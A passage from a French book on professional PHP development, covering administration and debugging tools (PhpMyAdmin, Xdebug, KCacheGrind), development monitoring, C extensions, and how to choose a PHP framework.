  - gestionnaire d'erreurs (débogueurs, traceurs).
- L'administration de la sécurité :
  - gestionnaires d'accès ;
  - outils de checkstyle.

Vos outils d'administration peuvent balayer l'ensemble de ces domaines. Nous nous intéresserons particulièrement à l'administration des données et au monitoring lié à la qualité et à la sécurité des développements.

Simplifier les développements

En terme de simplification des développements, les apports d'outils d'administration peuvent être les suivants :

- une visibilité sur l'ensemble de vos applications et de votre infrastructure par l'intermédiaire des outils qui fournissent l'information ;
- un pupitre de commandes permettant de prendre le contrôle du système d'information complet associé à votre infrastructure ;
- un gain de temps grâce à la maîtrise de l'infrastructure et aux outils d'automatisation et d'extraction d'information.

Se débarrasser des tâches contraignantes

Plus le temps s'écoule, plus les développements grossissent et nécessitent des attentions particulières. Les tâches répétitives s'accumulent et se complexifient. Le tableau suivant vous donne quelques exemples de procédures que vous pouvez automatiser un jour ou l'autre :

Tableau 6–1 Tâches automatisables pour l'administration d'applications PHP

Tâche	Description
La sauvegarde	Sauvegarde sur serveur séparé ou sur support de vos données applicatives et de la configuration de votre environnement. La sauvegarde est de loin la tâche la plus importante à automatiser.
Le checkstyle	Il consiste à vérifier que les sources PHP ne comportent pas d'incohérences. Le checkstyle peut être automatisé pour les déplacements d'un environnement à l'autre.
Le contrôle de l'environnement	Il vérifie la santé du système (serveurs, applications, utilisation des ressources, etc.) à tout moment. Il existe des démons et des applications (mrtg, snmp, etc.) ainsi que des applications PHP (phpsysinfo, cacti, etc.) qui permettent de faire ces vérifications sur vos serveurs.
La réplication	Lorsque le maintien de l'accès à une application est important et/ou que vos développements consomment beaucoup de ressources, il peut être intéressant de répliquer des données et/ou des sources sur plusieurs serveurs. Cela permet de mettre en place des systèmes de répartition de charge, de clustering ou de sauvegarde.
Les tests de sécurité	Ce processus s'assure qu'il n'y a pas d'intrusion ou de comportement suspect. Il peut effectuer des tests d'intégrité sur la base de données, vérifier si les actions confirmées dans les logs ont bien été effectuées, etc.

Tableau 6–1 Tâches automatisables pour l'administration d'applications PHP (suite)

Tâche	Description
Le reporting	Il consiste à remonter de l'information. Cela peut se traduire en informations à consulter sur un Intranet ou liées à certaines applications. Certains éditeurs PHP permettent par exemple de communiquer avec un serveur distant qui leur fournit des informations sur les erreurs détectées (fichier, ligne, intitulé, etc.).
La maintenance	Ce script va nettoyer la base de données, archiver les logs et effectuer un certain nombre d'opérations utiles à la santé de la plate-forme.

Il existe bien entendu d'autres types de tâches non répertoriées dans ce tableau, mais nous avons déjà parcouru l'essentiel. Il nous reste à voir avec un peu plus de détails quelques exemples d'outils d'administration couramment utilisés en PHP, ce que nous ferons dans la suite de ce chapitre.

ADMINISTRATION Surveiller son système avec PHP

Il est possible d'utiliser une application PHP, telle que PHPSysInfo ou Cacti (présentée au chapitre 16), pour surveiller et gérer un serveur. Un bon nombre de scripts adaptés sont disponibles sur Internet. Le lien suivant en est un exemple :

- http://www.hotscripts.com/PHP/Scripts_and_Programs/Server_Management/index.html




Figure 6–2 PhpSysInfo : un programme simple pour visualiser l'état d'un serveur

Éditeurs de bases de données

À quoi servent-ils ?

Tout le monde connaît le fameux PhpMyAdmin qui permet d'avoir facilement la main sur une base MySQL. Cette application est typiquement un éditeur de bases de données.

Un éditeur de bases de données doit généralement permettre :

- un accès facile en lecture et écriture à la structure et aux données des bases de données ;
- une administration complète des bases de données et de leurs composants (vues, triggers, etc.) ;
- un accès aux paramètres de sécurité et de performances : les droits d'accès, la gestion de la mémoire, etc.

Éditeurs courants

Les SGBD courants possèdent de nombreux éditeurs, à commencer par des outils intégrés. Les versions courantes de MySQL et PostgreSQL possèdent des outils d'édition graphiques (clients lourds pour Microsoft Windows) très intéressants. Les outils commerciaux comme Oracle et DB2 possèdent également un panel complet d'outils que vous pouvez consulter dans leurs offres respectives.

Et comme il est simple et rapide en PHP de monter des applications d'édition, il existe également une multitude d'éditeurs de bases de données, parmi lesquels :

PhpMyAdmin

Un éditeur connu pour MySQL, qui permet de faire quasiment tout : création et modification de bases, tables, index, gestion des droits, génération de code, extraction de données et diverses opérations utiles.

PhpMyAdmin : ▸ http://www.phpmyadmin.net

Quelques concurrents : eSKUeL (PHP), MySQL Administrator/MySQL Query Browser/abeille (non PHP)/MySQL-Front (client lourd).



Figure 6–3
L'éditeur PhpMyAdmin

PhpPgAdmin

Ce script permet d'éditer des bases de données PostgreSQL. Il est très utilisé par les développeurs qui travaillent avec ce SGBD. Il est compatible avec de nombreuses versions et permet de manipuler des bases sur le même principe que PhpMyAdmin. En revanche il est moins complet et évolue peu par rapport à ce dernier.

PostgreSQL possède en plus de cela une interface d'administration dite client lourd très complète : PgAdmin.

PgAdmin :	▸ http://www.pgadmin.org
PhpPgAdmin :	▸ http://phppgadmin.sourceforge.net/

SQLiteManager

Cet éditeur permet de se connecter à une ou plusieurs bases SQLite et à administrer la structure et les données. Il est simple et pratique.

SQLiteManager :	▸ http://sqlitemanager.sourceforge.net/

Quelques concurrents : ezSqliteAdmin, phpSQLiteAdmin.

Et pour les autres SGBD

Suite au mouvement PhpMyAdmin, la plupart des SGBD se retrouvent avec des applications d'administration nommées Php[SGBD]Admin, [SGBD] étant le nom du SGBD. Par exemple, il existe des applications plus ou moins performantes nommées PhpOracleAdmin, PhpSybaseAdmin, etc.

RESSOURCES Trouver un éditeur de base de données sur Internet

Si vous cherchez un éditeur pour votre SGBD préféré, visitez les sites qui hébergent des projets Open Source ou des bibliothèques de scripts. Parmi ces sites, nous pouvons noter :

Sourcefoge :	▸ http://sourceforge.net
Tigris :	▸ http://www.tigris.org
HotScripts :	▸ http://www.hotscripts.com
PhpScripts :	▸ http://www.phpscripts-fr.net
ComScripts :	▸ http://www.comscripts.com
Et tous les autres :	▸ http://www.google.fr/search?hl=fr&q=php+scripts

Gestionnaires de sources de données (LDAP, Flux, etc.)

Utilité des éditeurs de sources de données

Les bases de données spécifiques comme LDAP, les données formatées (XML, etc.) ont également quelques outils d'administration.

LDAP par exemple est un protocole spécifique optimisé pour la gestion de données hiérarchiques, représentant en particulier des personnes physiques et morales. Les serveurs LDAP tels que OpenLDAP sont optimisés pour les accès en lecture. Davantage d'informations sur LDAP sont disponibles au chapitre 7.

Certains protocoles spécifiques ont aussi des applications d'administration dédiées (documents basés sur XML, GEDCOM, etc.). Lorsque vous utilisez un format de données spécifique connu, ayez le réflexe d'effectuer une recherche dans une base de scripts ou un moteur de recherche comme Google pour voir s'il n'existerait pas une application d'administration dédiée.




Figure 6–4
Un outil d'édition/visualisation peut faire gagner du temps

Éditeurs courants

Ces éditeurs évoluent en permanence. On peut les trouver facilement sur Internet par l'intermédiaire d'un moteur de recherche. De nombreuses bibliothèques de scripts et applications PHP peuvent également aider à trouver l'outil adapté.

Voici quelques exemples d'outils actuellement disponibles pour manipuler des formats de données spécifiques :

- PhpLdapAdmin : un outil très pratique pour lire et écrire dans une base LDAP. Permet également de lister les classes de données et leurs descriptions détaillées.
- PhpDocumentor : un outil très pratique qui parse une application PHP et ses commentaires (phpdoc) et produit une documentation aux formats HTML ou PDF.
- Php iCalendar : un parseur, visualiseur de fichiers iCal (calendriers).
- MagpieRSS : un parseur de flux RSS.
- Php Palm Database : une application pour lire, écrire et modifier des fichiers PDB (Palm OS Database).

Quelques formats de données gérés par une ou plusieurs extensions PHP que vous trouverez dans la bibliothèque PECL : http://pecl.php.net :

- exif : un format de données permettant la lecture et l'écriture d'informations incrustées dans les images de la plupart des appareils photos numériques du marché. Exif donne des informations sur l'appareil utilisé et les caractéristiques de prise de vue (ouverture, focale, etc.) ;
- LDAP : un protocole spécifique aux données représentant des personnes morales et physiques stockées dans une hiérarchie ;
- bz2 : un format de compression largement utilisé sous Unix ;
- rar : un autre format de compression ;
- zip : également un format de compression populaire sous Windows ;

- id3 : informations contenues dans les fichiers mp3 ;
- mail : format spécifique des messages e-mail (mailparse) ;
- PDF : un format portable pour documents bureautique ;
- XML : une syntaxe de structuration des données utilisée par de nombreux formats et protocoles.

Interfaces de débogage

La pratique du débogage, que nous traiterons dans le chapitre 12, est utile et même nécessaire pour assurer des développements fiables et performants. La plupart de ces outils génèrent des traces d'erreurs qui peuvent être exploitées pour un affichage.

C'est le cas par exemple d'APD (Advanced PHP Debugger) et de Xdebug. L'idéal est de pouvoir visualiser les traces de débogage avec un outil très visuel et interactif comme KCacheGrind que nous aborderons plus loin dans ce chapitre.

Ces fichiers de « trace » générés par les débogueurs peuvent :

- faire l'objet d'un affichage dans un Intranet ;
- être exploités avec des outils comme KCacheGrind, visible sur la figure 6-6 ;
- ou encore être exploités par certains éditeurs (PHPEd, PHP Edit, etc.).

Limites du débogage sans outil adéquat

L'utilisation régulière d'outils de débogage permet de maîtriser de nombreux points parmi lesquels :

- La pile des actions qui sont réalisées à chaque étape du déroulement de vos scripts (classes, fonctions et fichiers parcourus). La plupart des débogueurs affichent cette pile en cas d'erreur.
- L'utilisation de la mémoire par chaque requête utilisateur. Il est souvent intéressant de connaître le comportement du code vis-à-vis de l'utilisation de la mémoire pour prévoir le comportement à forte charge.
- La vitesse d'exécution des appels élémentaires. Des outils comme KCacheGrind vous permettent de visualiser en parallèle l'impact de ces appels et leur taux de sollicitation. Une expression régulière très sollicitée qui met du temps à s'exécuter pourra ainsi être traquée au même titre que plein d'autres appels handicapants de ce type.

Le débogage sans outils adéquats se résume souvent à des successions de `echo`, `print_r` et `var_dump`. À un certain stade du développement de l'application, une fonction `debug` est alors envisagée, qui contient quelque chose comme « `echo htmlspecialchars($arg)."<br>";` » afin de centraliser le flux du débogage.

Cette technique est limitée et parfois dangereuse :

- La plupart des fonctions d'affichage comme `echo` sont bufferisées, c'est-à-dire qu'avant d'être affiché le flux est mis en mémoire jusqu'à ce qu'il forme un paquet (de données) suffisamment grand pour être envoyé au navigateur. Si vous tentez de localiser une erreur par une succession de fonctions bufferisées, il se peut que vous soyez bloqué parce que l'ensemble des messages n'auront pas été acheminés au navigateur à temps.
- Lorsqu'un problème épineux survient, vous êtes souvent obligé de surcharger votre code de cette succession d'appels afin de tracer le comportement de votre application, alors qu'un outil de débogage peut faire cela immédiatement. Vous perdez ainsi temps et lisibilité.
- Enfin, certains paramètres sont difficiles à mesurer sans outil, comme par exemple les temps d'exécution et l'utilisation des ressources (mémoire, processeur). Cela vous oblige à faire des évaluations approximatives ou à alourdir votre application avec des tests manuels.

En revanche, certains aspects du débogage manuel peuvent être utiles. Il est souvent pratique d'utiliser un logger (un enregistreur) qui rend explicite les actions effectuées et les enregistrent dans une base de données ou dans un fichier. Le *logger* peut être activé en production pour détecter les erreurs bloquantes afin de les corriger par la suite.

En développement, certains débogueurs permettent de faire du profiling (enregistrement d'une succession d'actions) et proposent également un mécanisme d'écriture dans un fichier de log.

Définir une stratégie de débogage globale

Déboguer une application ne s'arrête pas aux erreurs détectées au fur et à mesure par le développeur sur son poste de travail. Les phases de tests (recette) et de production peuvent également rapporter certaines erreurs. Associer l'environnement de recette à un débogueur peut s'avérer efficace en terme de traçabilité des erreurs et de leurs causes.

Utilisation d'outils existants pour le débogage d'applications PHP

Nous verrons au chapitre 12 qu'il existe plusieurs outils pratiques à intégrer à PHP pour déboguer des applications. Ces outils mettent à disposition des fonctions permettant d'activer, désactiver le débogage ou le profiling et effectuer diverses opérations d'investigation dans le code.




Figure 6–5
Une idée de stratégie globale pour le débogage

Ils peuvent générer des logs et des métafichiers spécifiques qui peuvent être repris par des front-ends comme KCacheGrind (exemple de la figure 6-6) ou WinCacheGrind (visualiseur de traces pour Windows).




Figure 6–6
L'outil de visualisation Kcachegind

PROGRAMMATION Qu'est-ce que le profiling ?

Les outils de débogage peuvent également faire du profiling. Le profiling ou le traçage consiste à effectuer un enregistrement d'une succession d'actions afin de pouvoir étudier leurs comportements. Par exemple, tracer une requête utilisateur consiste à voir quels fichiers, classes et fonctions sont sollicités par l'algorithme qui a été déroulé.

Quelques configurations utiles pour le débogage

La figure 6-7 met en avant quelques exemples de configurations logicielles utiles pour le débogage d'applications PHP. Nous aborderons au chapitre 12 l'installation et l'utilisation détaillée de ces outils.




Figure 6–7
Quelques configurations simples pour le débogage d'applications PHP

Monitoring du développement

Nous y venons lentement et sûrement. Les outils de monitoring du développement sont courants pour des plates-formes depuis longtemps tournées vers les entreprises comme J2EE ou .NET. En PHP, l'utilité de ce genre d'outils commence à se faire sentir. En revanche, il n'existe pas encore à l'heure actuelle d'environnement packagé permettant de maintenir la qualité et les performances des développements.

Le rapport de qualité

Les outils d'analyse de style (checkstyle) et de qualité du développement (analyse de l'architecture des applications, du taux de redondance des algorithmes, etc.) sont rares en PHP à l'heure où sont écrites ces lignes. Un rapide sondage parmi de nombreux professionnels a confirmé que la qualité des développements était surtout assurée par la présence de tests unitaires, la documentation et l'expérience des développeurs.

Exemple d'application PHP de « checkstyle »

PhpCheckStyle : ▸ http://www.spikesource.com/projects/phpcheckstyle/

Quelques outils comme PHP Formatter et certains éditeurs comme Eclipse permettent de ranger le code pour qu'il soit plus lisible. Plusieurs éditeurs comme Zend Studio et Eclipse effectuent également des contrôles sur le code et proposent des rectifications. Par exemple, Zend Studio vous avertit lorsque vous mettez une assignation dans une condition (`if ($var = 12) { ...`) qui pourrait être confondue avec une comparaison (`if ($var == 12) { ...`).

Le rapport de performances

Les outils de tests comme SimpleTest et PHPUnit mettent en place des mécanismes qui permettent d'archiver les temps d'exécution des requêtes et de leurs actions élémentaires. Il est alors facile de mettre en place une interface permettant de visualiser des statistiques, tel que le montre l'exemple de la figure 6-8 (détails de performances d'une requête utilisateur).




Figure 6–8
Un rapport de performances d'une requête utilisateur

Les résultats des tests

Les tests unitaires avec SimpleTest ou PHPUnit peuvent être lancés en ligne de commande ou via HTTP. Dans les deux cas, il est possible de lancer une routine globale permettant de mettre en place un rapport, par exemple toutes les nuits dans le nightly build (routine de maintenance nocturne vue au chapitre 4).

7

Choisir les ressources et les supports de données

Nous allons nous intéresser ici au choix des outils logiciels intimement liés à PHP (extensions, fonctionnalités intégrées). Ce choix est vaste. Ce chapitre doit vous aider à avoir une vision d'ensemble de ce qui existe et à connaître les meilleurs outils du moment.

Dans un premier temps nous allons nous intéresser aux extensions en langage C. Elles permettent de compléter PHP avec de nouvelles fonctionnalités performantes et rapides.

Puis nous aborderons la notion de framework de développement ou cadre de travail (dans sa traduction française). Le framework est une couche logicielle indépendante qui fournit des ressources partagées aux applications.

La plate-forme PHP possède une collection importante d'applications et de scripts gratuits développées par une communauté active de développeurs. Certains travaux ont su s'imposer comme références et peuvent rendre de fiers services à votre environnement et à vos applications. Nous apprendrons ici à connaître, à trouver et à choisir les bonnes ressources. Enfin, nous aborderons les outils liés à la manipulation des données, en passant par le choix du SGBD, l'élaboration des modèles conceptuel et physique, puis le choix d'un format adapté aux caractéristiques des données que vous devez manipuler.

Les extensions C pour PHP

Qu'est-ce qu'une extension ?

Dans l'absolu, le rôle de PHP se résume à interpréter du code. Dans ce code, un certain nombre de mots-clés définissent les actions à effectuer lors de l'interprétation : les boucles, les conditions et les fonctions natives.

Si PHP est fourni avec autant de fonctionnalités, de la gestion des fichiers à celle de multiples SGBD en passant par les services web, c'est parce qu'il sait tirer parti de programmes existants tels que MySQL, LibXML, OpenLDAP et des centaines d'autres.

Ces programmes peuvent être pilotés par PHP grâce aux extensions. Il existe deux types d'extensions :

- Les extensions autonomes, qui ne requièrent pas la présence d'un programme spécifique.
- Les extensions bridge , qui mettent en place un accès natif aux fonctionnalités d'un programme dont le code source (les headers au minimum) doivent se trouver sur le système. Ce sont surtout elles qui permettent l'accès à des programmes existants dans PHP.




Figure 7–1
Les extensions PHP

Quand et pourquoi développer une extension en langage C ?

Le développement d'une extension pour PHP requiert quelques connaissances en programmation C/C++. Il existe aujourd'hui assez de fonctionnalités disponibles à travers PHP et ses extensions pour balayer les besoins de la majeure partie des projets. En revanche, il peut y avoir deux bonnes raisons de choisir l'alternative extension.

1. Pour mettre en place un accès natif à un programme qui n'est pas géré par les extensions existantes. Cela peut être un programme propriétaire, ou pas assez populaire pour faire l'objet d'une extension.
2. Pour accroître les performances de votre application, vous choisissez de développer une partie de vos algorithmes en C. Dans ce cas, il vous faut une solution d'interopérabilité C/PHP très efficace. Rien de mieux alors qu'une extension C.

> RESSOURCES **Consultez la bibliothèque PECL !**
>
> Les extensions C existantes pour PHP sont disponibles dans la bibliothèque PECL à l'adresse ci-dessous. N'hésitez pas à y jeter un coup d'œil afin d'avoir un aperçu de tout ce qui existe ! D'autre part, si vous cherchez une documentation pour développer votre extension, vous pouvez commencer par lire le chapitre 14 et la section « talks » du site officiel de PHP.
>
> ▸ http://pecl.php.net
> ▸ http://talks.php.net

Choix d'un framework de développement

Un framework ou « cadre de travail » fournit des ressources, des outils, des méthodes de développement et des conventions au service d'une ou plusieurs applications. Il est en quelque sorte un socle pour vos développements.




Figure 7–2
Applications basées sur un framework

Utilité d'un framework

Il peut y avoir plusieurs raisons de se lancer dans l'adoption ou le développement d'un framework. Avant de choisir, il convient de se poser la question de son utilité. Voyons d'abord quels sont les apports et les contraintes de l'alternative framework.

Les apports :

- Un framework met à disposition un ensemble de ressources (classes, objets) qui peuvent être partagées entre plusieurs applications. Il accompagne les efforts de réutilisation du code.
- Un framework unifie les conventions et les méthodes de développement en fixant un cadre et une organisation commune pour chaque application. Il favorise l'homogénéité de l'écriture et la compatibilité des briques logicielles entre elles.
- Un framework peut également apporter des outils de maintenance compatibles avec l'ensemble des programmes qu'il supporte.

Les contraintes :

- Une application qui dépend d'un framework possède le désavantage de cette dépendance : son déploiement dans un environnement nécessitera la présence du framework.
- L'utilisation d'un framework rend toutes vos applications dépendantes de la qualité de ce framework. Si vous utilisez un framework dont vous ne maîtrisez pas les rouages et qu'un problème survient, vous risquez d'être bloqué.
- Enfin, un framework peut apporter un degré de complexité supplémentaire ainsi que du code mort. L'utilisation d'un gros framework pour répondre à un besoin simple n'est pas forcément la bonne solution.

> **CULTURE Le code mort**
>
> Il arrive qu'une portion de code ne soit jamais atteinte lors de l'exécution du programme suite à une erreur de logique dans l'algorithme ou parce que nous n'utilisons jamais la fonctionnalité qu'elle implémente. Cette portion de code est nommée code mort.

Il existe également plusieurs types de frameworks :

- Les frameworks génériques sont adaptés au développement de tout type d'application.
- À l'inverse, les frameworks spécialisés mettent en place un mécanisme et proposent des ressources spécialement adaptées à une utilisation donnée de PHP.

Choix d'un framework existant

De nombreux frameworks PHP sont mis à disposition sur Internet, souvent gratuitement. Pour bien choisir, voici une liste de critères dont il faut tenir compte :

- La réputation du framework est-elle bonne (popularité, histoire, communauté des développeurs) ?
- Les fonctionnalités du framework sont-elles adaptées à vos besoins ?
- La philosophie du framework est-elle adaptée à vos habitudes de travail (organisation des structures, modularité, architecture globale, etc.) ?
- Les performances annoncées vous conviennent-elles (comportement à forte charge, outils de mise en cache, optimiseurs, etc.) ?
- La documentation du framework est-elle suffisante pour l'exploiter simplement et efficacement ?
- La licence du framework est-elle compatible avec l'utilisation que vous voulez en faire ?

Tableau 7–1 Quelques frameworks pour vos développements PHP

Nom	Description	URL
Ambivalence	Un framework basé sur le projet Maverick (écrit en Java). Il fournit une implémentation du motif de conception MVC. Ce projet peut se coupler aux applications JBoss par l'intermédiaire du service JAAS.	http://amb.sourceforge.net
ATK 5	Un framework orienté objet spécialisé dans les développements de logiques métier. L'objectif de cet outil est de permettre le développement d'une application en un minimum de lignes de code et malgré cela un maximum de possibilités de personnalisation.	http://www.achievo.org/atk
AWF	AWF (Adaptive Website Framework) est écrit pour PHP 5. Sa structure orientée objet peut être facilement assimilée et étendue.	http://www.awf-cms.org
Blueshoes	Basé sur un CMS, ce framework met à disposition un grand nombre d'outils pratiques : gestion des sessions, des utilisateurs et des groupes, débogage, persistance d'objets, etc.	http://www.blueshoes.org
Biscuit	Un framework basé sur le motif MVC et les technologies Ruby.	
Cake	Un framework qui impose une architecture et des règles pour le développement et la maintenance facile d'applications web portables. Il propose des outils d'accès aux données, une compatibilité PHP 4 & PHP 5, un moteur de templates et d'autres fonctionnalités utiles.	http://cakephp.org/

